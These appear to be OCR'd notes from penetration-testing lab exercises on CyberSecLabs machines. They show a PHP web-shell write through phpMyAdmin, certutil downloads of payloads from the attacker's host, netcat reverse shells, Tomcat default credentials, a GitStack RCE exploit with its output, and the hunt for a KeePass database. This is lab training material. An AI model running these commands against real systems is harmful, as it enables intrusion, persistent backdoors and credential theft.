
HOWEVER WE DID GET INTO PHPMYADMIN









SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"




nt authority\system



MADE A MALICIOUS SHELL.EXE






**** Online **** CertUtil: -URLCache command completed successfully.

DID CALL BACK TO US ON OUR WEB SERVER

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.14 - - [19/Jan/2023 06:57:44] "GET /shell.exe HTTP/1.1" 200 -
172.31.1.14 - - [19/Jan/2023 06:57:46] "GET /shell.exe HTTP/1.1" 200 -
```





```
┌──(kali㉿kali)-[~/Tools]
└─$ rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.14] 49287
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
nt authority\system

C:\xampp\htdocs>
```

Deployable


NMAP

```
PORT     STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
5985/tcp  open  wsman        syn-ack
8009/tcp  open  ajp13        syn-ack
8080/tcp  open  http-proxy   syn-ack
47001/tcp open  winrm        syn-ack
49152/tcp open  unknown      syn-ack
49153/tcp open  unknown      syn-ack
49154/tcp open  unknown      syn-ack
49155/tcp open  unknown      syn-ack
49156/tcp open  unknown      syn-ack
49163/tcp open  unknown      syn-ack
49164/tcp open  unknown      syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```




WE GET IN WITH TOMCAT DEFAULT CREDS AFTER GOING TO HOST MANAGER

tomcat:s3cret



I DONE DID MESSED UP, WE WANT TO CLICK ON MANAGER APP AND WE WILL LOGIN THROUGH THERE




Stack

NMAP


```
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack
135/tcp  open  msrpc         syn-ack
139/tcp  open  netbios-ssn   syn-ack
445/tcp  open  microsoft-ds  syn-ack
3389/tcp open  ms-wbt-server syn-ack
5985/tcp open  wsman         syn-ack
47001/tcp open  winrm        syn-ack
49152/tcp open  unknown      syn-ack
49153/tcp open  unknown      syn-ack
49154/tcp open  unknown      syn-ack
49155/tcp open  unknown      syn-ack
49161/tcp open  unknown      syn-ack
49163/tcp open  unknown      syn-ack
49164/tcp open  unknown      syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

HTTP






```
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_172_31_1_12-1674130929.state ...
[########>-----------] - 2m     64094/143283  2m      found:24      errors:16412
[####################] - 1m     20469/20469   197/s   http://172.31.1.12/
[####################] - 2m     20469/20469   159/s   http://172.31.1.12/cgi-bin/
[########>-----------] - 1m      8406/20469   138/s   http://172.31.1.12/static/
[######>-------------] - 48s     6377/20469   131/s   http://172.31.1.12/static/Images/
[####>---------------] - 46s     4277/20469   92/s    http://172.31.1.12/web/
[##>-----------------] - 19s     2617/20469   135/s   http://172.31.1.12/static/css/
[#>------------------] - 15s     1465/20469   91/s    http://172.31.1.12/static/dialogs/

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
```

THE OTHER PAGES WERE FORBIDDEN



CLICKED ON FILE, DIDN'T KNOW A USERNAME AND DEFAULT CREDS DID NOT WORK





REMOTE HOST IP ADDRESS BELOW

```python
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '172.31.1.12'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ python2 43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for
 it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user PqZmY
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository rTfVq
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to e
nter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"stack\john
"
```

THAT WORKED...

```python
ip = '172.31.1.12'

# What command you want to execute
command = "certutil.exe -urlcache -f http://10.10.0.16/nc64.exe nc64.exe"
```

```
ip = '172.31.1.12'

# What command you want to execute
command = "nc64.exe 10.10.0.16 445 -e cmd.exe"
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ rlwrap nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.12] 49198
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\GitStack\gitphp>whoami
whoami
stack\john
```

```
C:\GitStack\gitphp>certutil.exe -urlcache -f http://10.10.0.16/winPEASx64.exe winPEASx64.exe
certutil.exe -urlcache -f http://10.10.0.16/winPEASx64.exe winPEASx64.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\GitStack\gitphp>
```

```
◆ Check if you can modify other users AutoRuns binaries (Note that is normal that you can modify HKCU registry and binaries indicated there) https
://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries

    RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
    Key: KeePass 2 PreLoad
    Folder: C:\Program Files (x86)\KeePass Password Safe 2
    File: C:\Program Files (x86)\KeePass Password Safe 2\KeePass.exe --preload (Unquoted and Space detected)
    ================================================================================================
```

WE ARE NOT GOING TO BE ATTACKING THE UNQUOTED SERVICE PATH, MOSTLY BECAUSE WE MOST LIKELY CANNOT RESTART THE SERVICE, HOWEVER, WE CAN LOOK AT KEEPASS

```
 Directory of C:\Users\john\Documents

04/20/2020  08:44 PM    <DIR>          .
04/20/2020  08:44 PM    <DIR>          ..
04/13/2020  12:25 PM    <DIR>          3360
04/20/2020  08:44 PM             2,254 password_manager.kdbx
               1 File(s)          2,254 bytes
               3 Dir(s)   8,666,464,256 bytes free

C:\Users\john\Documents>
```

WE END UP FINDING WHAT WE NEED IN DOCUMENTS

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
└─$ smbserver.py share . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

